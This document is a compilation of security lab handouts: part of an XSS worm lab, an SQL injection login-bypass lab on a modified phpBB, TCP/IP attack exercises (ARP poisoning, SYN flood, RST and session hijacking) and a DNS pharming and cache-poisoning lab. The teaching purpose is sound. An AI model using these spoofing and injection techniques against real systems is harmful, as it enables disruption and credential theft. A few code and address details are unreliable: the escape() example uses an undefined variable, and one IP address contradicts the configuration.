2. **URL Encoding :** All messages transmitted using HTTP over the Internet use URL Encoding, which converts all non-ASCII characters such as space to special code under the URL encoding scheme. In the worm code, messages to be posted in the phpBB forum should be encoded using URL encoding. The `escape` function can be used to URL encode a string. An example of using the encode function is given below.

   ```
   <script>
     var strSample = "Hello World";
     var urlEncSample = escape(strScr_23);
     alert(urlEncSample);
   </script>
   ```

3. Under the URL encoding scheme the "+" symbol is used to denote space. In JavaScript programs, "+" is used for both arithmetic operations and string concatenation operations. To avoid this ambiguity, you may use the `concat` function for string concatenation, and avoid using addition. For the worm code in the exercise, you don't have to use addition.

4 Submission

You need to submit a detailed lab report to describe what you have done and what you have observed. Please provide details using `LiveHTTPHeaders`, `Wireshark`, and/or screenshots. You also need to provide explanation to the observations that are interesting or surprising.

References

[1] AJAX for n00bs. Available at the following URL:
`http://www.hunlock.com/blogs/AJAX_for_n00bs`.

[2] AJAX POST-It Notes. Available at the following URL:
`http://www.hunlock.com/blogs/AJAX_POST-It_Notes`.

[3] Essential Javascript – A Javascript Tutorial. Available at the following URL:
`http://www.hunlock.com/blogs/Essential_Javascript_--_A_Javascript_Tutorial`.

[4] The Complete Javascript Strings Reference. Available at the following URL:
`http://www.hunlock.com/blogs/The_Complete_Javascript_Strings_Reference`.

```
http://www.xsslabphpbb.com/posting.php

POST /posting.php HTTP/1.1
Host: www.xsslabphpbb.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686;
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.xsslabphpbb.com/posting.php?mode=newtopic&f=1
Cookie: phpbb2mysql_data=......;phpbb2mysql_sid=......
Content-Type: application/x-www-form-urlencoded
Content-Length: 376
subject=<Content of the message>



HTTP/1.x 200 OK
Date: Thu, 11 Jun 2009 19:43:15 GMT
Server: Apache/2.2.11 (Ubuntu) PHP/5.2.6-3
X-Powered-By: PHP/5.2.6-3ubuntu4.1
Set-Cookie: phpbb2mysql_data=XXXXXXXXXXX; expires=Fri, GMT; path=/
Set-Cookie: phpbb2mysql_sid=YYYYYYYYY; path=/
Set-Cookie: phpbb2mysql_t=XXXXXXXXXXX; path=/
Cache-Control: private, pre-check=0, post-check=0, max-age=0
Expires: 0
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 3904
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
```

Figure 1: Screenshot of `LiveHTTPHeaders` Extension

SQL Injection Attack Lab

1 Overview

SQL injection is a code injection technique that exploits the vulnerabilities in the interface between web applications and database servers. The vulnerability is present when user's inputs are not correctly checked within the web applications before sending to the back-end database servers.

Many web applications take inputs from users, and then use these inputs to construct SQL queries, so the web applications can pull the information out of the database. This is a common practice in the development of web applications. The web application (`phpBB`) that we select for this lab uses this practice when authenticating users. Namely, when a user tries to login, `phpBB` constructs a SQL query using the user name and password provided by the user, and then send this query to the back-end database to find out whether the user should be authenticated. If the SQL query is not carefully constructed, SQL-injection vulnerabilities can occur.

In this lab, we modified the original `phpBB` software, and disabled the countermeasures implemented by `phpBB`. As the results, we created a version of `phpBB` that is vulnerable to the SQL-Injection attack. Although our modifications are artificial, they capture the common mistakes made by many web developers. Students' goal in this lab is to find ways to exploit the SQL-Injection vulnerability, and demonstrate the damage that can be achieved by the attacks.

2 Lab Environment

Before you start your lab, you should check whether the service required by this lab is already started. Use command `"service mysql start"` to start the MySQL database's service, and use command `"service apache2 start` to start the HTTP server.

We use the web forum `phpBB` for this lab. It should be noted that the original `phpBB` software has countermeasures to mitigate the SQL injection attacks. We modified the original source code and have turned off those countermeasures for the purpose of this lab. The `phpBB` forum needs to connect to a database server; it supports only MySQL.

Our pre-built virtual machines has set up a `phpBB` web application using the following URL:

- `www.sqllabmysqlphpbb.com` - phpBB configured with MySQL as the backend database which located at `/var/www/SQL/SQLLabMysqlPhpbb/`.

3 Lab Tasks

3.1 Task: SQL injection to MYSQL server

For this task, you will use the web application accessible via the URL `www.sqllabmysqlphpbb.com`, which is phpBB configured with MySQL database, inside your virtual machine. To mitigate SQL injection attacks, MySQL does not allow a SQL statement to run multiple SQL queries. This makes it impossible to attach another SQL query to an existing one. However, such a countermeasure does not completely get rid of the SQL injection attacks. Although attackers cannot force MySQL to run multiple SQL queries, they can still achieve damage using one SQL query.

In `login.php`, the password verification is conducted using an SQL statement described in the following:

```
SELECT user_id, username, user_password, user_active, user_level,
   user_login_tries, user_last_login_try
   FROM  USERS_TABLE
   WHERE username = '$username' AND user_password = 'md5($password)';

if (found one record)
then {authenticate the user}
```

The above SQL query will find a record that matches with the information in `$username` and `$password`. If such a record exists, the user will be authenticated. There is a SQL-injection vulnerability in the above query. Your goal is to get yourself authenticated without a correct password. Please write down in details your attacks and observations in the report.

4 Submission

You need to submit a detailed lab report to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising.

Attack Lab: Attacks on TCP/IP Protocols

1 Lab Overview

The learning objective of this lab is for students to gain the first-hand experience on the vulnerabilities of TCP/IP protocols, as well as on attacks against these vulnerabilities. The vulnerabilities in the TCP/IP protocols represent a special genre of vulnerabilities in protocol designs and implementations; they provide an invaluable lesson as to why security should be designed in from the beginning, rather than being added as an afterthought. Moreover, studying these vulnerabilities help students understand the challenges of network security and why many network security measures are needed. Vulnerabilities of the TCP/IP protocols occur at several layers.

2 Lab Environment

2.1 Environment Setup

Network Setup. To conduct this lab, students need to have at least 3 machines. One computer is used for attacking, the second computer is used as the victim, and the third computer is used as the observer. Students can set up 3 virtual machines on the same host computer, or they can set up 2 virtual machines, and then use the host computer as the third computer. For this lab, we put all these three machines on the same LAN, the configuration is described in the following:

```
   Machine 1                Machine 2              Machine 3
 192.168.0.122            192.168.0.123          192.168.0.124
       |                        |                      |
       |________________________|______________________|
       |              LAN or Virtual Network           |
       |              Gateway 192.168.0.1              |
       |_______________________________________________|
                                |
                             Internet
```

Operating System. This lab can be carried out using a variety of operating systems. Our pre-built virtual machine is based on `Ubuntu Linux`, and all the tools needed for this lab are already installed. If you prefer to use other Unix operating systems, such as `Fedora`, you should feel free to use them; however, some of the commands used in this lab description might not work or exist in other operating systems.

`Netwox` **Tools.** We need tools to send out network packets of different types and with different contents. We can use `Netwag` to do that. However, the GUI interface of `Netwag` makes it difficult for us to automate our process. Therefore, we strongly suggest that students use its command-line version, the `Netwox` command, which is the underlying command invoked by `Netwag`.

`Netwox` consists of a suite of tools, each having a specific number. You can run the command like the following (the parameters depend on which tool you are using). For some of the tool, you have to run it with the root privilege:

```
# netwox number [parameters ... ]
```

If you are not sure how to set the parameters, you can look at the manual by issuing `"netwox number --help"`. You can also learn the parameter settings by running `Netwag`: for each command you execute from the graphic interface, `Netwag` actually invokes a corresponding `Netwox` command, and it displays the parameter settings. Therefore, you can simply copy and paste the displayed command.

`Wireshark` **Tool.** You also need a good network-traffic sniffer tool for this lab. Although `Netwox` comes with a sniffer, you will find that another tool called `Wireshark` is a much better sniffer tool. Both `Netwox` and `Wireshark` can be downloaded. If you are using our pre-built virtual machine, both tools are already installed. To sniff all the network traffic, both tools need to be run by the `root`.

Enabling the `ftp` **and** `telnet` **Servers.** For this lab, you may need to enable the `ftp` and `telnet` servers. For the sake of security, these services are usually disabled by default. To enable them in our pre-built Ubuntu virtual machine, you need to run the following commands as the `root` user:

```
Start the ftp server
# service vsftpd start

Start the telnet server
# service openbsd-inetd start
```

2.2 Note for Instructors

For this lab, a lab session is desirable, especially if students are not familiar with the tools and the enviornments. If an instructor plans to hold a lab session (by himself/herself or by a TA), it is suggested the following be covered in the lab session. We assume that the instructor has already covered the concepts of the attacks in the lecture, so we do not include them in the lab session.

- The use of virtual machine software.
- The use of `Wireshark`, `Netwag`, and `Netwox` tools.
- Using the `Netwox` command-line tool to create arbitrary TCP, UDP, IP packets, etc.

3 Lab Tasks

In this lab, students need to conduct attacks on the TCP/IP protocols. They can use the `Netwox` tools and/or other tools in the attacks. All the attacks are performed on `Linux` operating systems. However, instructors can require students to also conduct the same attacks on other operating systems and compare the observations.

To simplify the "guess" of TCP sequence numbers and source port numbers, we assume that attacks are on the same physical network as the victims. Therefore, you can use sniffers to get those information. The following is the list of attacks that need to be implemented.

3.1 ARP cache poisoning

In ARP cache poisoning attack, attackers use spoofed ARP message in LAN to associate MAC address and IP address in a malicious way. Attackers can launch a DoS attack against a victim by associating a nonexistent MAC address to the IP address of the victim's default gateway, or sniffer the victim's IP traffic in a switch gateway by poisoning both victim and gateway.


Several commands can be useful in this task. In `Linux` we can use command `arp` to check the current mapping between IP address and MAC.

3.2 ICMP Redirect Attack

The `ICMP redirect` message is used by routers to provide the up-to-date routing information to new hosts, which initially have minimal routing information. In an ICMP redirect attack, the attacker can send a spoofed `ICMP redirect` message to a victim; this message can cause the victim's routing information to be modified. In `Linux`, the routing information can be displayed using the command `route`.

3.3 SYN Flooding Attacks

SYN flood is a form of DoS attack in which attackers send many SYN requests to a victim's TCP port, but the attackers have no intention to finish the 3-way handshake procedure. Attackers either use spoofed IP address or do not continue the procedure. Through this attack, attackers can flood the victim's queue that is used for half-opened connections, i.e. the connections that has finished SYN, SYN-ACK, but has not yet got a final ACK back. When this queue is full, the victim cannot take any more connection.



Normal TCP 3 way handshake between user and server

SYN flood: attacker sends many SYN to server without ACK. The server is not able to process request from user.

Figure 1: SYN Flood

The size of the queue has a system-wide setting. The application that uses this queue, for example ftp, can also specify its size. In Linux, we can check the system queue size setting using the following command:

```
# sysctl -q net.ipv4.tcp_max_syn_backlog
```

We can use command "`netstat -na`" to check the usage of the queue, which is the number of half opened connection associated with a listening port. The state for such connections is `SYN-RECV`.

Due to the configuration of the victim, the attacking result could be different.

3.4 TCP RST Attacks on `telnet` Connections

TCP RST Attack can terminate an established TCP connection between two victims. For example, if there is an established `telnet` connection (TCP) between two users A and B, attackers can spoof a RST packet from A to B, breaking this existing connection. To succeed in this attack, attackers need to correctly construct the TCP RST packet.

In this task, our goal is to launch an TCP RST attack to break an existing `telnet` connection between A and B. To simply the lab, we assume that the attackers and the victims are on the same LAN, i.e., attackers can observe the TCP traffic between A and B.

3.5 TCP RST Attacks on Video Streaming Applications

Let us make the TCP RST attack more interesting by experimenting it on the applications that are widely used in nowadays. We choose the video streaming application in this task. For this task, you can choose a video streaming web site that you are familiar with (we will not name any specific web site here). Most of video sharing websites establish a TCP connection with the client for streaming the video content. The attacker's goal is to disrupt the TCP session established between the victim and video streaming machine. To simplify the lab, we assume that the attacker and the victim are on the same LAN. In the following, we describe the common interaction between a user (the victim) and some video-streaming web site:

- The victim browses for a video content in the video-streaming web site, and selects one of the videos for streaming.
- Normally the hosts the streaming of the content from a different machine, where all the video contents are located. Now a TCP session will be established between the victim machine and the content server for the video streaming. The victim can then view the video he/she has selected.

Your task is to disrupt the video streaming by breaking the TCP connection between the victim and the content server. You can let the victim user browse the video-streaming site from another (virtual) machine or from the same (virtual) machine as the attacker. Any attacking packets should be targeted at the vitim machine, not the content server machine.

3.6 ICMP Blind Connection-Reset Attacks

ICMP messages can also be used achieve the connection-reseting attack. To do this, attackers send an ICMP error message that indicates a "hard error" to either of the two endpoints of a TCP connection. The connection can be immediately torn down as RFC 1122 states that *a host should abort the corresponding connection when receiving such an ICMP error message*. RFC 1122 defines "hard errors" as ICMP error messages of type 3 (Destination Unreachable) codes 2 (protocol unreachable), 3 (port unreachable), and 4 (fragmentation needed and DF bit set).

When launching this attack, students should be noted that some systems may reasonably ignore this type of ICMP errors in certain TCP state.

3.7 TCP Session Hijacking

The objective of the TCP Session Hijacking attack is to hijack an existing TCP connection (session) between two victims by injecting malicious contents into this session. If this connection is a `telnet` session, attackers can inject malicious commands into this session, causing the victims to execute the malicious commands. We will use `telnet` in this task. We also assume that the attackers and the victims are on the same LAN.



client
SYN, Seqence Number X
server
SYN−ACK, Sequence Number Y
Ack Number X+1
ACK, Acknowledge Number Y+1
Data: "A", Sequence Number X+1
Acknowledge Number X+2
Normal TCP 3 way handshake and sending data between client and server
client
server
Acknowledge Number X+1
attacker
Data: "Z", Sequence Number X+2
Attacker Hijack the TCP session and send data "Z" to server on behalf of client

Figure 2: TCP Session Hijacking

3.8 Investigation

The level of difficulty in TCP attacks depends on a number of factors. Please investigate the following and write down your discoveries and observations in your lab reports.

- Study the pattern of the Initial Sequence Numbers (ISN), and answer whether the patterns are predictable.
- Study the TCP window size, and describe your observations.
- Study the pattern of the source port numbers, and answer whether the patterns are predictable.

3.9 Note

It should be noted that because some vulnerabilities have already been fixed in `Linux`, some of the above attacks will fail in `Linux`, but they might still be successful against other operating systems.

4 Lab Report

You should submit a lab report. The report should cover the following sections:

- **Design:** The design of your attacks, including the attacking strategies, the packets that you use in your attacks, the tools that you used, etc.

- **Observation:** Is your attack successful? How do you know whether it has succeeded or not? What do you expect to see? What have you observed? Is the observation a surprise to you?
- **Explanation:** Some of the attacks might fail. If so, you need to find out what makes them fail. You can find the explanations from your own experiments (preferred) or from the Internet. If you get the explanation from the Internet, you still need to find ways to verify those explanations through your own experiments. You need to convince us that the explanations you get from the Internet can indeed explain your observations.

DNS Pharming Attack Lab

1 Lab Overview

DNS (Domain Name System) is the Internet's phone book; it translates hostnames to IP addresses (or IP addresses to hostnames). This translation is through DNS resolution, which happens behind the scene. DNS Pharming attacks manipulate this resolution process in various ways, with an intent to misdirect users to alternative destinations, which are often malicious. The objective of this lab is to understand how such attacks work. Students will first set up and configure a DNS server, and then they will try various DNS Pharming attacks on the target that is also within the lab environment.

2 Lab Environment

We need to setup the lab environment as the figure below. To simplify the lab environment, we let the user's computer, DNS server, and attacker's computer be on one physical machine, but using different virtual machines. The website used in this lab can be any website. Our configuration is based on `Ubuntu`, which is the operating system we use in our pre-built virtual machine.

```
User                        DNS Server              Attacker
192.168.0.100             192.168.0.10            192.168.0.200
       |                        |                        |
       |________________________|________________________|
       |               LAN or Virtual Network            |
       |_________________________________________________|
                                |
                             Internet
```

The above is the figure of the lab environment. As you can see, we set up the DNS server, the user machine and the attacker machine in the same LAN. We assume that the user machine's IP address is `192.168.0.100`, the DNS Server's IP is `192.168.0.10` and the attacker machine's IP is `192.168.0.200`.

Note for Instructors: For this lab, a lab session is desirable, especially if students are not familiar with the tools and the environments. If an instructor plans to hold a lab session (by himself/herself or by a TA), it is suggested the following to be covered in the lab session [1]:

[1]We assume that the instructor has already covered the concepts of the attacks in the lecture, so we do not include them in the lab session.

1. The use of the virtual machine software.
2. The use of `Wireshark`, `Netwag`, and `Netwox` tools.
3. Configuring the DNS server.

2.1 Install and Configure the DNS server

Step 1: Install DNS server. On `192.168.0.10`, We install the BIND 9 DNS server using the following command:

```
# sudo apt-get install bind9
```

`BIND9 Server` is already installed in our pre-built virtual machine.

Step 2: Create `named.conf.options`. The DNS server needs to read `/etc/bind/named.conf` configuration file to start, and this file will load another configuration file `/etc/bind/named.conf.options`. Add the following content to the file:

```
options {
       dump-file       "/var/cache/bind/dump.db";
};
```

It should be noted that the file `/var/cache/bind/dump.db` is used to dump DNS server's cache.

Step 3: Create zone. Assume we own a domain: `example.com`, which means that we are responsible for providing definitive answer regarding `example.com`. Thus, we need to create zone in the DNS server by adding the following contents to `/etc/bind/named.conf`. It should be noted that the `example.com` domain name is reserved for use in documentation, and is not owned by anybody, so it is safe to use it.

```
zone "example.com" {
        type master;
        file "/var/cache/bind/example.com.db";
      };

zone "0.168.192.in-addr.arpa" {
        type master;
        file "/var/cache/bind/192.168.0";
      };
```

Note that we use `192.168.0.x` as an example. If you use different IP addresses, you need to change `/etc/bind/named.conf` and the DNS lookup files (stated below) accordingly.

Step 4: Setup zone files. In `/var/cache/bind/` directory, compose the following `example.com.db` zone file (Note that the configuration files stated in the following can be downloaded from the web page of this lab; typing in these files might introduce errors. If you are interested in the syntax of these configuration files, please refer to RFC 1035 for details):

```
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
        2008111001      ;serial, today’s date + today’s serial number
        8H              ;refresh, seconds
        2H              ;retry, seconds
        4W              ;expire, seconds
        1D)             ;minimum, seconds

@       IN      NS      ns.example.com. ;Address of name server
@       IN      MX      10 mail.example.com. ;Primary Mail Exchanger

www     IN      A       192.168.0.101 ;Address of www.example.com
mail    IN      A       192.168.0.102 ;Address of mail.example.com
ns      IN      A       192.168.0.10 ;Address of ns.example.com
*.example.com. IN A     192.168.0.100 ;Address for other URL in
                                          ;example.com. domain
```

The symbol ‘@’ is a special notation meaning the origin from the `named.conf`. Therefore, ‘@’ here stands for `example.com`. ‘IN’ means internet. ‘SOA’ is short for Start Of Authority. This zone file contains 7 resource records (RRs): a SOA (Start Of Authority) RR, a NS (Name Server) RR, a MX (Mail eXchanger) RR, and 4 A (host Address) RRs.

We also need to setup the DNS reverse lookup file. In the directory `/var/cache/bind/`, compose a reverse DNS lookup file called `192.168.0` for `example.com` domain:

```
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
                2008111001
                8H
                2H
                4W
                1D)
@       IN      NS      ns.example.com.

101     IN      PTR     www.example.com.
102     IN      PTR     mail.example.com.
10      IN      PTR     ns.example.com.
```

Step 5: Start a DNS server. To start a DNS server, run the following command:

```
# sudo /etc/init.d/bind9 restart
or
# sudo service bind9 restart
```

2.2 Configure the User Machine

On the user machine `192.168.0.100`, we need to let the machine 192.168.0.10 be the default DNS server. We achieve this by changing the DNS setting file `/etc/resolv.conf` of the user machine:

```
  nameserver 192.168.0.10 # the ip of the DNS server you just setup
```

Note: make sure this is the only nameserver entry in your `/etc/resolv.conf`. Also note that, in `Ubuntu`, `/etc/resolv.conf` may be overwritten by the DHCP client. To avoid this, disable DHCP by doing the following (in Ubuntu 9):

```
Click "System" -> "Preferences" -> "Network Connections",
Double-click the network device (e.g. eth1) in "Wired" Tab,
Select "IPv4 Settings" -> "Method" ->"Automatic(DHCP) Addresses Only"
and update only "DNS Servers" entry with IP address of BIND DNS Server.

Now Click the "Network Icon" on the top right corner and Select
"Auto eth0". This will refresh the wired network connection and
updates the changes.
```

You should restart your `Ubuntu` machine for the modified setting to take effect.

2.3 Configure the Attacker Machine

On the attacker machine, there is not much to configure. The attacker needs to run `Netwag` or `Netwox` as the `root` user.

2.4 Expected Output

After you have set up the lab environment according to the above steps, your DNS server is ready to go. Now, on the user machine, issue the following command:

```
% dig www.example.com
```

You should be able to see something like this:

```
<<>> DiG 9.5.0b2 <<>> www.example.com
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27136
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.com. IN A

;; ANSWER SECTION:
www.example.com. 259200 IN A 192.168.0.101

;; AUTHORITY SECTION:
example.com. 259200 IN NS ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com. 259200 IN A 192.168.0.10

;; Query time: 80 msec
;; SERVER: 192.168.0.10#53(192.168.0.10)
;; WHEN: Tue Nov 11 15:26:32 2008
;; MSG SIZE  rcvd: 82
```

Note: the `ANSWER SECTION` contains the DNS mapping. You can notice that the IP address of `www.example.com` is now `192.169.0.101`, which is what we have set up in the DNS server. For a simple and clear answer, we can use `nslookup` instead. To do a DNS reverse lookup, issue `dig -x N.N.N.N`.

2.5 Install Wireshark

`Wireshark` is a very important tool for this lab; you can sniff every package that is going through the LAN. You can get `Wireshark` from `http://www.wireshark.org`. Although `Netwox` also comes with a sniffer, `Wireshark` is a much better sniffer. `Wireshark` is already installed in our pre-built virtual machine.

3 Lab Tasks: Pharming Attacks

The main objective of Pharming attacks on a user is to redirect the user to another machine B when the user tries to get to machine A using A's host name. For example, when the user tries to access the online banking, such as `www.chase.com`, if the adversaries can redirect the user to a malicious web site that looks very much like the main web site of `www.chase.com`, the user might be fooled and give away password of his/her online banking account.

When users type in `www.chase.com`, the user's machine will issue a DNS query to find out the IP address of this web site. Attackers' goal is to fool the user's machine with a faked DNS reply, which resolves `www.chase.com` to the malicious IP address. There are several ways to achieve such an attack. In the rest of the lab description, we will use `www.example.com` as the web site that the user wants to access, instead of using the real web site name `www.chase.com`; the `example.com` domain name is reserved for use in documentation, and is not owned by anybody.

3.1 Attackers have already compromised the victim's machine

Modifying HOSTS file. The host name and IP address pairs in the HOSTS file (`/etc/hosts`) are used for local lookup; they take the preference over remote DNS lookups. For example, if there is a following entry in the HOSTS file in the user's computer, the `www.example.com` will be resolved as `1.2.3.4` in user's computer without asking any DNS server:

```
1.2.3.4          www.example.com
```

Attacks. If attackers have compromised a user's machine, they can modify the HOSTS file to redirect the user to a malicious site whenever the user tries to access `www.example.com`. Assume that you have already compromised a machine, please try this technique to redirect `www.example.com` to any IP address that you choose.

Note: `/etc/hosts` is ignored by the `nslookup` command, but will take effect on ping command and web browser etc.

3.2 Directly Spoof Response to User

In this attack, the victim's machine has not been compromised, so attackers cannot directly change the DNS query process on the victim's machine. However, if attackers are on the same local area network as the victim, they can still achieve a great damage.

When a user types the name of a web site (a host name, such as `www.example.com`) in a web browser, the user's computer will issue a DNS request to the DNS server to resolve the IP address of the host name. After hearing this DNS request, the attackers can spoof a fake DNS response. A fake DNS response spoofed by attackers can be accepted by the user's computer if it meets the following criteria:

1. The source IP address must match the IP address of the DNS server.
2. The destination IP address must match the IP address of the user's machine.
3. The source port number (UDP port) must match the port number that the DNS request was sent to (usually port 53).
4. The destination port number must match the port number that the DNS request was sent from.
5. The UDP checksum must be correctly calculated.
6. The transaction ID must match the transaction ID in the DNS request.
7. The domain name in the question section of the reply must match the domain name in the question section of the request.
8. The domain name in the answer section must match the domain name in the question section of the DNS request.
9. The User's computer must receive the attacker's DNS reply before it receives the legitimate DNS response.

To satisfy the criteria 1 to 8, the attackers can sniff the DNS request message sent by the victim; they can then create a fake DNS response, and send back to the victim, before the real DNS server does. `Netwox` tool 105 provide a utility to conduct such sniffing and responding.

Tip: in Netwox/Netwag 105 you can use 'filter' field to indicate which IP you want to attack. For example, in the scenario showing below, you can use 'src host 192.168.0.100'.

```
                spoofed DNS response 2
  |----------------------------------------------------|
  |                                                    |
  \/    DNS query 1                                    |
 User ---------------->   DNS Server               Attacker
     <----------------
        DNS response 3
 192.168.0.100         192.168.0.10           192.168.0.200
        |_______________________|_______________________|
        |                LAN or Virtual Network         |
        |_______________________________________________|
                                |
                            Internet
```

3.3 DNS Server Cache Poisoning

The above attack targets the user's machine. In order to achieve long-lasting effect, every time the user's machine sends out a DNS query for `www.example.com`, the attacker's machine must send out a spoofed DNS response. This might not be so efficient; there is a much better way to conduct attacks by targeting the DNS server, instead of the user's machine.

When a DNS server Z receives a query, if the host name is not within the Z's domain, it will ask other DNS servers to get the host name resolved. Note that in our lab setup, the domain of our DNS server is `example.com`; therefore, for the DNS queries of other domains (e.g. `www.google.com`), the DNS server Z will ask other DNS servers. However, before Z asks other DNS servers, it first looks for the answer from its own cache; if the answer is there, the DNS server Z will simply reply with the information from its cache. If the answer is not in the cache, the DNS server will try to get the answer from other DNS servers. When Z gets the answer, it will store the answer in the cache, so next time, there is no need to ask other DNS servers.

Therefore, if attackers can spoof the response from other DNS servers, Z will keep the spoofed response in its cache for certain period of time. Next time, when a user's machine wants to resolve the same host name, Z will use the spoofed response in the cache to reply. This way, attackers only need to spoof once, and the impact will last until the cached information expires. This attack is called *DNS cache poisoning*. The following diagram illustrates this attack.

```
                spoofed DNS response 3
 |----------------------------------------------------|
 |                                                    |
 \/        DNS query 1                                |
DNS Server <---------- User                        Attacker
192.168.0.10          192.168.0.100             192.168.0.200
/\ |   |                       |                       |
|  |   |_______________________|_______________________|
|  |   |              LAN or Virtual Network           |
|  |   |_______________________________________________|
|  |                           |
|  |                        Internet
|  |   DNS query 2             |
|  |--------------->   Root DNS Server
|                         |
|-------------------------|
  legitimate DNS response 4
```

We can use the same tool (Netwox 105) for this attack. Before attacking, make sure that the DNS Server's cache is empty. You can flush the cache using the following command:

```
# sudo rndc flush
```

The difference between this attack and the previous attack is that we are spoofing the response to DNS server now, so we set the `filter` field to 'src host 192.168.0.10', which is the IP address of the DNS server. We also use the `ttl` field (time-to-live) to indicate how long we want the fake answer to stay in the DNS server's cache. After the DNS server is poisoned, we can stop the `Netwox 105`. If we set `ttl` to 600 (seconds), then DNS server will keep giving out the fake answer for the next 10 minutes.

Note: Please select the `raw` in the `spoofip` field; otherwise, `Netwox 105` will try to also spoof the MAC address for the spoofed IP address. To get the MAC address, the tool sends out an ARP request, asking for the MAC address of the spoofed IP. This spoofed IP address is usually a root DNS server (this is usually the first place that a DNS server will ask if it cannot resolve a name), and obviously the root DNS server is not on the same LAN. Therefore, nobody will reply the ARP request. The tool will wait for the ARP reply for a while before going ahead without the MAC address.

The waiting will delay the tool from sending out the spoofed response. If the actual DNS response comes earlier than the spoofed response, the attack will fail. That's why you need to ask the tool not to spoof the MAC address.

You can tell whether the DNS server is poisoned or not by using the network traffic captured by `wireshark` or by dumping the DNS server's cache. To dump and view the DNS server's cache, issue the following command:

```
# sudo rndc dumpdb -cache
# sudo cat /var/cache/bind/dump.db
```

3.4 Advanced DNS Cache Poisoning

Note: this task needs a substantial amount of time. Students need to modify an existing program (`pacgen.c`*) to forge DNS response packets (UDP packets). However, the program only has less than 400 lines of code, and is not difficult to understand. Students only need to modify a small portion of the code to construct DNS packets. Students also need to spend time to understand the format of DNS response packets.*

The previous attack assumes that the attacker and the DNS server are on the same LAN, i.e., the attacker can observe the DNS query message. When the attacker and the DNS server are not on the same LAN, the cache poisoning attack becomes more difficult. The difficulty is mainly caused by the fact that the transaction ID in the DNS response packet must match with that in the query packet. Because the transaction ID in the query is usually randomly generated, without seeing the query packet, it is not easy for the attacker to known the correct ID.

Obviously, the attacker can guess the transaction ID. Since the size of the ID is only 16 bits, if the attacker can forge K responses within the attack window (i.e. before the legitimate response arrives), the probability of success is K over 2^{16}. Sending out hundreds of forged responses is not impractical, so it will not take too many tries before the attacker can succeed.

